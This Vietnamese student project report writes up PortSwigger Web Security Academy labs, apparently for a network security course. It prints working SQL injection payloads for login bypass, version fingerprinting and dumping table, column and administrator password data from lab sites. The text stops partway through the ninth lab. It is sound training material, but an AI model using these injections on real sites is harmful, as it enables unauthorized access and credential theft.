



FIT@HCMUS

TRƯỜNG ĐẠI HỌC KHOA HỌC TỰ NHIÊN, ĐHQG - HCM
KHOA CÔNG NGHỆ THÔNG TIN



PROJECT 02 - WEB SECURITY

BỘ MÔN: AN NINH MẠNG

Sinh viên thực hiện:

21120419 - Vũ Thành Công

21120572 - Ngũ Duy Tính

TP. Hồ Chí Minh, tháng 5/2024

Mục lục

A. Thông tin các thành viên.....	5
B. Bảng phân công thực hiện	5
C. Nội dung	6
I. SQL injection:.....	6
1. SQL injection vulnerability in WHERE clause allowing retrieval of hidden data.....	6
a. Cách thực hiện.....	6
b. Kết quả	6
2. SQL injection vulnerability allowing login bypass	7
a. Cách thực hiện.....	7
b. Kết quả	7
3. SQL injection attack, querying the database type and version on Oracle...	8
a. Cách thực hiện.....	8
b. Kết quả	8
4. SQL injection attack, querying the database type and version on MySQL and Microsoft.....	9
a. Cách thực hiện.....	9
b. Kết quả	10
5. SQL injection attack, listing the database contents on non-Oracle databases.....	10
a. Cách thực hiện.....	10
b. Kết quả	12
6. SQL injection attack, listing the database contents on Oracle	12
a. Cách thực hiện.....	12
b. Kết quả	14
7. SQL injection UNION attack determining the number of columns returned by the query	15

a.	Cách thực hiện.....	15
b.	Kết quả	15
8.	<i>SQL injection UNION attack, finding a column containing text</i>	15
a.	Cách thực hiện.....	15
b.	Kết quả	17
9.	<i>SQL injection UNION attack, retrieving data from other tables</i>	17
a.	Cách thực hiện.....	17
b.	Kết quả	19
10.	<i>Blind SQL injection with conditional responses</i>	19
a.	Cách thực hiện.....	19
b.	Kết quả	23
11.	<i>Blind SQL injection with conditional errors</i>	24
a.	Cách thực hiện.....	24
b.	Kết quả	26
12.	<i>Visible error-based SQL injection</i>	26
a.	Cách thực hiện.....	26
b.	Kết quả	29
13.	<i>Blind SQL injection with time delays</i>	30
a.	Cách thực hiện.....	30
b.	Kết quả	31
14.	<i>Blind SQL injection with time delays and information retrieval</i>	31
a.	Cách thực hiện.....	31
b.	Kết quả	33
15.	<i>SQL injection with filter bypass via XML encoding</i>	34
a.	Cách thực hiện.....	34
b.	Kết quả	37
II.	<i>Cross-site scripting</i>	37
1.	<i>Stored XSS into HTML context with nothing encoded</i>	37

a. Cách thực hiện.....	37
b. Kết quả	38
III. Clickjacking.....	38
1. Clickjacking with form input data prefilled from a URL parameter	38
a. Cách thực hiện.....	38
b. Kết quả	41
IV. Cross-origin resource sharing (CORS)	41
1. CORS vulnerability with basic origin reflection.....	41
a. Cách thực hiện.....	41
b. Kết quả	42
V. XML external entity (XXE) injection	42
1. Exploiting XXE to perform SSRF attacks	42
a. Cách thực hiện.....	42
b. Kết quả	43
VI. Server-side request forgery (SSRF)	44
1. Basic SSRF against another back-end system	44
a. Cách thực hiện.....	44
b. Kết quả	46
VII. Path traversal	47
1. File path traversal, traversal sequences blocked with absolute path bypass.	47
a. Cách thực hiện.....	47
b. Kết quả	48
2. File path traversal, traversal sequences stripped non-recursively	48
a. Cách thực hiện.....	48
b. Kết quả	50
VIII. Access control vulnerabilities	50
1. User role controlled by request parameter.....	51

<i>a. Cách thực hiện.....</i>	<i>51</i>
<i>b. Kết quả</i>	<i>52</i>
<i>IX. Authentication</i>	<i>52</i>
<i> 1. Password reset broken logic</i>	<i>52</i>
<i> a. Cách thực hiện.....</i>	<i>52</i>
<i> b. Kết quả</i>	<i>53</i>

A. Thông tin các thành viên

MSSV	Họ và tên	Email
21120419	Vũ Thành Công	21120419@student.hcmus.edu.vn
21120572	Ngũ Duy Tính	21120572@student.hcmus.edu.vn

B. Bảng phân công thực hiện

STT	Loại tấn công	Lab	Thực hiện	Hoàn thành
1	SQL injection	SQL injection vulnerability in WHERE clause allowing retrieval of hidden data.	Tính	<input checked="" type="checkbox"/>
2		SQL injection vulnerability allowing login bypass	Tính	<input checked="" type="checkbox"/>
3		SQL injection attack, querying the database type and version on Oracle	Tính	<input checked="" type="checkbox"/>
4		SQL injection attack, querying the database type and version on MySQL and Microsoft.	Tính	<input checked="" type="checkbox"/>
5		SQL injection attack, listing the database contents on non-Oracle databases.	Tính	<input checked="" type="checkbox"/>
6		SQL injection attack, listing the database contents on Oracle	Tính	<input checked="" type="checkbox"/>
7		SQL injection UNION attack determining the number of columns returned by the query	Tính	<input checked="" type="checkbox"/>
8		SQL injection UNION attack, finding a column containing text	Tính	<input checked="" type="checkbox"/>
9		SQL injection UNION attack, retrieving data from other tables	Tính	<input checked="" type="checkbox"/>
10		Blind SQL injection with conditional responses	Công	<input checked="" type="checkbox"/>
11		Blind SQL injection with conditional errors	Công	<input checked="" type="checkbox"/>
12		Visible error-based SQL injection	Công	<input checked="" type="checkbox"/>
13		Blind SQL injection with time delays	Công	<input checked="" type="checkbox"/>
14		Blind SQL injection with time delays and information retrieval	Công	<input checked="" type="checkbox"/>

15	SQL injection	SQL injection with filter bypass via XML encoding	Công	<input checked="" type="checkbox"/>
16	Cross-site scripting	Stored XSS into HTML context with nothing encoded	Công	<input checked="" type="checkbox"/>
17	Clickjacking	Clickjacking with form input data prefilled from a URL parameter	Công	<input checked="" type="checkbox"/>
18	Cross-origin resource sharing (CORS)	CORS vulnerability with basic origin reflection	Công	<input checked="" type="checkbox"/>
19	XML external entity (XXE) injection	Exploiting XXE to perform SSRF attacks	Công	<input checked="" type="checkbox"/>
20	Server-side request forgery (SSRF)	Basic SSRF against another back-end system	Công	<input checked="" type="checkbox"/>
21	Path traversal	File path traversal, traversal sequences blocked with absolute path bypass.	Tính	<input checked="" type="checkbox"/>
22		File path traversal, traversal sequences stripped non-recursively	Tính	<input checked="" type="checkbox"/>
23	Access control vulnerabilities	User role controlled by request parameter	Công	<input checked="" type="checkbox"/>
24	Authentication	Password reset broken logic	Công	<input checked="" type="checkbox"/>

C. Nội dung

I. SQL injection:

1. SQL injection vulnerability in WHERE clause allowing retrieval of hidden data.

a. Cách thực hiện

Khi người dùng chọn vào mục Gifts thì câu truy vấn sẽ là

`SELECT * FROM products WHERE category = 'Gifts' AND released = 1.` Thực hiện chèn `'or 1=1 --` thì câu vấn sẽ trở thành là `SELECT * FROM products WHERE category = 'Gifts' or 1=1 -- AND released = .` Khi đó sẽ SELECT đến toàn bộ nội dung từ bảng products.

b. Kết quả

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home

WE LIKE TO SHOP

Gifts' or 1=1--

Refine your search: All Accessories Clothing, shoes and accessories Gifts Lifestyle

2. SQL injection vulnerability allowing login bypass

a. Cách thực hiện

Khi chèn vào `administrator' or 1=1--` thì khi truy vấn `WHERE username = administrator' or 1=1--` sẽ trả về kết quả là TRUE nên có thể login với username là administrator.

SQL injection vulnerability allowing login bypass

Back to lab description >

Home | My account

b. Kết quả

The screenshot shows a completed lab from Web Security Academy. At the top, it says "SQL injection vulnerability allowing login bypass" and "Back to lab description >". A green "Solved" button with a checkmark is visible. Below this, a banner says "Congratulations, you solved the lab!". To the right, there are links to "Share your skills!" (with icons for Twitter and LinkedIn), "Continue learning >", and user account links ("Home", "My account", "Log out"). The main content area is titled "My Account" and displays the user's details: "Your username is: administrator" and "Your email is: haha@gmail.com". There is a form field for "Email" with a placeholder "Email" and a "Update email" button.

3. *SQL injection attack, querying the database type and version on Oracle*

a. *Cách thực hiện*

Sử dụng câu truy vấn '**'UNION SELECT 'abc' FROM DUAL**', lần lượt tăng các cột cần SELECT để xác định số lượng cột trả về dữ liệu của câu truy vấn phía trước. Vì UNION chỉ trả về khi cả 2 câu truy vấn có cùng số cột và bảng dual là bảng có tồn tại trong oracle.

The screenshot shows a browser window with the URL [https://0a59002c034e6c4d81fcb60b009c00c0.web-security-academy.net/filter?category=Clothing%2c+shoes+and+accessories' union select banner, 'xyz' from v\\$version--](https://0a59002c034e6c4d81fcb60b009c00c0.web-security-academy.net/filter?category=Clothing%2c+shoes+and+accessories' union select banner, 'xyz' from v$version--). The page content includes:

- CORE 11.2.0.2.0 Production**
- xyz**
- Dancing In The Dark**
- A detailed description of the Dancing In The Dark product, mentioning it's a non-sweaty dancing experience designed for babies.
- NLSRTL Version 11.2.0.2.0 - Production**
- xyz**
- Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production**
- xyz**
- PL/SQL Release 11.2.0.2.0 - Production**
- xyz**

Tiếp tục truy vấn version bằng cách chèn vào '**' UNION SELECT BANNER, 'xyz'** **FROM V\$VERSION**'.

Vì UNION là phép hợp nên sẽ hiển thị dữ liệu của cả 2 câu SELECT.

b. *Kết quả*



Clothing, shoes and accessories' union select 'abc', 'xyz' from dual--

4. SQL injection attack, querying the database type and version on MySQL and Microsoft.

a. Cách thực hiện

Lần lượt chỉnh sửa filter category, tăng số cột trả về, tức chèn vào '**UNION SELECT 'a'#**'. Dấu # ở cuối cũng giống như --comment.

Sau khi biết được số lượng cột dữ liệu trả về, chỉnh sửa filter category để truy vấn version bằng cách chèn vào '**UNION SELECT @@VERSION, NULL#**

The screenshot shows a Repeater tool and a browser window. The Repeater interface displays a request to the URL `https://0af500bb045aa2e08201524400b200ca.web-security-academy.net`. The request payload includes a UNION SELECT SQL injection query. The browser window shows a "Solved" message, indicating the task has been completed.

b. Kết quả

Web Security Academy

SQL injection attack, querying the database type and version on MySQL and Microsoft

LAB Solved

[Back to lab description](#)

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home



Tech gifts' union select @@version,null#

Refine your search:

All Accessories Gifts Lifestyle Tech gifts Toys & Games

All-in-One Typewriter

This All-in-One compact and portable typewriter is on every writer's wish list. No need for separate bulky printers, just feed the paper in with the handy rolling

5. SQL injection attack, listing the database contents on non-Oracle databases.

a. Cách thực hiện

Chèn '`ORDER BY 2--`' để kiểm tra số lượng cột dữ liệu trả về, khi '`ORDER BY 3-`' sẽ trả về Internal Server Error. Suy ra số lượng cột dữ liệu trả về là 2.

The screenshot shows a list of database schema and table names from the 'information_schema' database. The list includes:

- table_privileges
- pg_stats_ext
- column_domain_usage
- pg_stat_user_indexes
- pg_publication_tables
- pg_proc
- pg_statio_user_indexes
- pg_available_extensions
- tables
- role_usage_grants
- pg_init_privs
- pg_range
- pg_namespace
- pg_trigger
- column_udt_usage
- pg_enum
- pg_policies
- pg_user
- column_column_usage
- pg_stat_progress_create_index
- users_qoecyz**
- pg_constraint
- pg_stat_user_functions
- pg_conversion
- foreign_data_wrapper_options

Chèn vào

'UNION SELECT TABLE_NAME, NULL FROM
INFROMATION_SCHEMA.TABLES--

để tìm kiếm table có thẻ chứa thông tin Users.

The screenshot shows a product page for 'Giant Pillow Thing'. The page includes the following text:

Giant Pillow Thing - Because, why not? Have you ever been sat at home or in the office and thought, I'd much rather sit in something that a team of Gurkha guides couldn't find me in? Well, look no further than this enormous, luxury pillow. It's ideal for car parks, open air fields, unused basements and big living rooms. Simply drag it in with your team of weight lifters and hide from your loved ones for days. This is the perfect product to lounge in comfort in front of the TV on, have a family reunion in, or land on after jumping out of a plane.

Six Pack Beer Belt

The Six Pack Beer Belt - because who wants just one beer? Say goodbye to long queues at the bar thanks to this handy belt. This beer belt is fully adjustable up to 50' waist, meaning you can change the size according to how much beer you're drinking. With its camouflage design, it's easy to sneak beer into gigs, parties and festivals. This is the perfect gift for a beer lover or just someone who hates paying for drinks at the bar! Simply strap it on and load it up with your favourite beer cans or bottles and you're off! Thanks to this sturdy design, you'll always be able to boast about having a six pack. Buy this adjustable belt today and never go thirsty again!

password_cxpbbt

Cheshire Cat Grin

We've all been there, found ourselves in a situation where we find it hard to look interested in what our colleagues, bosses, friends, and family are saying. With our smile insert, you can now fake it like a pro. Easy to use and completely hypoallergenic with one size fits all. Ever glazed over as your pals regale you with tales of their day on the golf course with the boss? This is the product for you. Not only will you appear fully engaged and happy in their company, but you will also be the object of everyone's eye as they fawn over your bright, white Cheshire Cat Grin. No need to spill the beans on this one, this insert is available by invitation only and is protected by the rules of the magician's code. In order to maintain the ruse we will regularly enhance this product by changing the size and shape of the teeth, but always guarantee a huge smile to be proud of. For those of you unlucky enough to have lost the essential front smiling teeth we can make smiles to order. Grab yourself some poster putty, bite down on it and we'll do the rest. Say 'yes' to success today and keep those crashing bores as happy as you look.

email

username_vwpwbt

ZZZZZZ Bed - Your New Home Office

Tiếp tục chèn ' UNION SELECT COLUMN_NAME, NULL FROM INFROMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'users_qoecyz'-- để tìm tên của các cột dữ liệu.

Sau khi truy vấn ta thấy được tên của 2 cột là `username_vwpwbw` và `password_cxpbbt`

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



`Accessories' union select password_cxpbbt, null from users_qoecyz where username_vwpwbw = 'administrator'--`

Refine your search:
All Accessories Corporate gifts Gifts Lifestyle Toys & Games

6dnb5ke2lqwbnmx9zy7fp

Tiếp tục chèn '`UNION SELECT password_cxpbbt, NULL FROM users_qoecyz WHERE username_vwpwbw = 'administrator'--`' để truy vấn mật khẩu của administrator

b. Kết quả

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WebSecurity Academy SQL injection attack, listing the database contents on non-Oracle databases LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | My account | Log out

My Account

Your username is: administrator

Email

6. SQL injection attack, listing the database contents on Oracle

a. Cách thực hiện

Chèn '`UNION SELECT 'a', 'b' FROM DUAL--`' để xác định số lượng cột dữ liệu trả về của câu truy vấn trước.

SUDO_TOPO_DATA\$
SDO_TOPO_RELATION_DATA
SDO_TOPO_TRANSACT_DATA
SDO_TXN_IDX_DELETES
SDO_TXN_IDX_EXP_UPD_RGN
SDO_TXN_IDX_INSERTS
SDO_UNITS_OF_MEASURE
SDO_XML_SCHEMAS
SRNSNAMESPACE_TABLE
STMT_AUDIT_OPTION_MAP
SYSTEM_PRIVILEGE_MAP
Snow Delivered To Your Door
By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. *Make sure you have an extra large freezer before delivery. *Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). *Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes. *Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

Chèn '`UNION SELECT TABLE_NAME, NULL FROM ALL_TABLES--`' để tìm tên của table chứa thông tin đăng nhập của Users

speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life; a quieter, more reasonable, and un-opinionated one.

Couple's Umbrella
Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseous? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

EMAIL
High-End Gift Wrapping
We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come. Due to the intricacy of this service, you must allow 3 months for your order to be completed. So. organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts. Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

PASSWORD_ALNMIB
Snow Delivered To Your Door
By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. *Make sure you have an extra large freezer before delivery. *Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). *Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes. *Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

USERNAME_OTLSQB

Chèn '`UNION SELECT COLUMN_NAME, NULL FROM ALL_TAB_COLUMNS WHERE TABLE_NAME = 'USERS_ELCPUF'`--' để xác định tên cột chứa thông tin tài khoản và mật khẩu của Users. Ta được tên 2 cột `USERNAME_OTLSQB` và `PASSWORD_ALNMIB`.

ocs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Conversation Controlling Lemon

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life; a quieter, more reasonable, and un-opinionated one.

Couple's Umbrella

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

High-End Gift Wrapping

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come. Due to the intricacy of this service, you must allow 3 months for your order to be completed. So organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts. Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. *Make sure you have an extra large freezer before delivery. *Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). *Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes. *Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

njvl85856g0ewvijv18r7

' UNION SELECT PASSWORD_ALNMIB, NULL FROM USERS_ELCPUF WHERE USERNAME_OTLSQB ='administrator'-- để xác định mật khẩu của administrator.

b. Kết quả

Đăng nhập với mật khẩu vừa lấy được.

ocs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WebSecurity Academy SQL injection attack, listing the database contents on Oracle

Back to lab description LAB Solved

Congratulations, you solved the lab!

Share your skills! Twitter LinkedIn Continue learning >

Home | My account | Log out

My Account

Your username is: administrator

Your email is: haha@gmail.com

Email

Update email

7. SQL injection UNION attack determining the number of columns returned by the query

a. Cách thực hiện

Có thể chèn '`UNION SELECT NULL, NULL, NULL--`' hoặc '`ORDER BY 3--`' để xác định cột dữ liệu trả về. Lần lượt tăng số lượng cột NULL select hay số column ordering.

Với '`UNION SELECT NULL, NULL, NULL--`' trả về lỗi nếu số cột select không đúng.

Với '`ORDER BY 3--`' trả về lỗi nếu vượt qua số cột ở câu truy vấn trước đó.

b. Kết quả

8. SQL injection UNION attack, finding a column containing text

a. Cách thực hiện

Chèn '`ORDER BY 3--`' để xác định số cột dữ liệu trả về.

https://0ae900b704b2bc0c84e5a022002500a0.web-security-academy.net/filter?category=Accessories' union select null, 'a', null--

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



SQL injection UNION attack, finding a column containing text

LAB Solved

[Back to lab description >](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >[Home](#) | [My account](#)

Accessories' union select null, 'a', null--

Refine your search:

[All](#) [Accessories](#) [Food & Drink](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

Giant Pillow Thing	\$6.17	View details
Six Pack Beer Belt	\$4.60	View details
ZZZZZZ Bed - Your New Home Office	\$26.92	View details
Cheshire Cat Grin	\$15.97	View details

Lần lượt thử chèn để xác định cột trả về text:

'UNION SELECT 'a', NULL, NULL--

'UNION SELECT NULL, 'a', NULL--

'UNION SELECT NULL, NULL, 'a'—

...

https://0ae900b704b2bc0c84e5a022002500a0.web-security-academy.net/filter?category=Accessories' union select null,'nprSj2', null from information_schema.tables--

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



SQL injection UNION attack, finding a column containing text

LAB Solved

[Back to lab description >](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >[Home](#) | [My account](#)

Accessories' union select null,'nprSj2', null from information_schema.tables--

Refine your search:

[All](#) [Accessories](#) [Food & Drink](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

ZZZZZZ Bed - Your New Home Office	\$26.92	View details
Six Pack Beer Belt	\$4.60	View details
nprSj2		

b. Kết quả

https://0ae900b704b2bc0c84e5a022002500a0.web-security-academy.net/filter?category=Accessories' order by 3--

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WebSecurity Academy SQL injection UNION attack, finding a column containing text LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | My account



Accessories' order by 3--

Refine your search:	
All	Accessories
Food & Drink	
Pets	
Tech gifts	
Toys & Games	

Six Pack Beer Belt	\$4.60	View details
Giant Pillow Thing	\$6.17	View details
Cheshire Cat Grin	\$15.97	View details
ZZZZZZ Bed - Your New Home Office	\$26.92	View details

9. SQL injection UNION attack, retrieving data from other tables

a. Cách thực hiện

https://0a9700850414e67e81db202f00ac00d.web-security-academy.net/filter?category=Pets' order by 2--

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WebSecurity Academy SQL injection UNION attack, retrieving data from other tables LAB Not solved

Back to lab home Back to lab description >

Home | My account




Pets' order by 2--

Refine your search:	
All	Clothing, shoes and accessories
Food & Drink	
Lifestyle	
Pets	
Tech gifts	

Giant Grasshopper

Chèn '**ORDER BY 2--**' để xác định số cột dữ liệu trả về.



The screenshot shows a list of database tables from the INFORMATION_SCHEMA. The 'users' table is highlighted in blue, indicating it is the target for the exploit.


```

    udt_privileges
    sql_packages
    pg_event_trigger
    pg_amop
    schemata
    routines
    referential_constraints
    administrable_role_authorizations
    products
    users
    pg_foreign_data_wrapper
    pg_prepared_statements
    pg_largeobject_metadata
    foreign_tables
    sql_implementation_info
  
```

Chèn

**'UNION SELECT TABLE_NAME, NULL FROM
INFORMATION_SCHEMA.TABLES--**

để xác định tên table chứa thông tin đăng nhập của Users.



The screenshot shows a page about a product called 'Giant Grasshopper'. The page contains a warning about using the product on wet hair.

adhesive qualities in order for it to be a complete working bug catcher. Babbage is a very versatile product, if used on low lying webs it will also work as a catcher of mice, rats, and even the odd curious raccoon. And there's more, if not overused it can even replace your conventional hairspray. WARNING: DO NOT USE ON WET HAIR. The solvent will clump and become permanent. For such a small price you'd be a fool not to give it a try. You can be the envy of your neighborhood, and you'll never be short of visitors who will want to see your web display.

Giant Grasshopper

If you are one of those anti-social people who like to sit in a corner and try not to catch anyone's eye, you probably know it doesn't always work. There will always be annoyingly cheery people who think you must be lonely and gatecrash your tranquility with mundane chit-chat. We breed our grasshoppers to an enormously threatening size, and train them to bite using the keyword, 'bite'. This is particularly useful when other pet owners aren't put off by its peculiarities and insist on chatting 'animal' with you. The grasshoppers are surprisingly easy to keep. They will keep your home free of bugs and vermin and need little else to eat. They are slightly jumpy about being taken out on a leash, but with practice, you will find a way to fall in step quite quickly. This particular breed has an exceptionally long lifespan and can be passed down through the generations. The grasshopper hasn't been cat, dog or child tested so we highly recommend not having any visit your home. Can be housed with other grasshoppers, an older quiet one could help to show it the ropes and understand the rules of the house.

email
password
username

Chèn '**UNION SELECT COLUMN_NAME, NULL FROM
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'users'--**' để xác định tên column chứa username và password của user.

https://0a9700850414e67e81db202f00ac000d.web-security-academy.net/filter?category=Pets' union select password, null from users where username = 'administrator'--

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

need to fear eggs being laid overnight in your leftover pizza. The concerns of leaving food out as the refuse bag is full are gone forever. No flies on you, or your takeaway. Easy to use, just wait for Mr. Spider to do his daily rounds, shake the can and spray the web. WARNING: Make sure it is completely dry before Mr spider returns, you don't want him getting stuck and losing a leg in an effort to break free. The solvent has highly tested ingredients that work with the web's own adhesive qualities in order for it to be a complete working bug catcher. Babbage is a very versatile product, if used on low lying webs it will also work as a catcher of mice, rats, and even the odd curious raccoon. And there's more, if not overused it can even replace your conventional hairspray. WARNING: DO NOT USE ON WET HAIR. The solvent will clump and become permanent. For such a small price you'd be a fool not to give it a try. You can be the envy of your neighborhood, and you'll never be short of visitors who will want to see your web display.

Giant Grasshopper

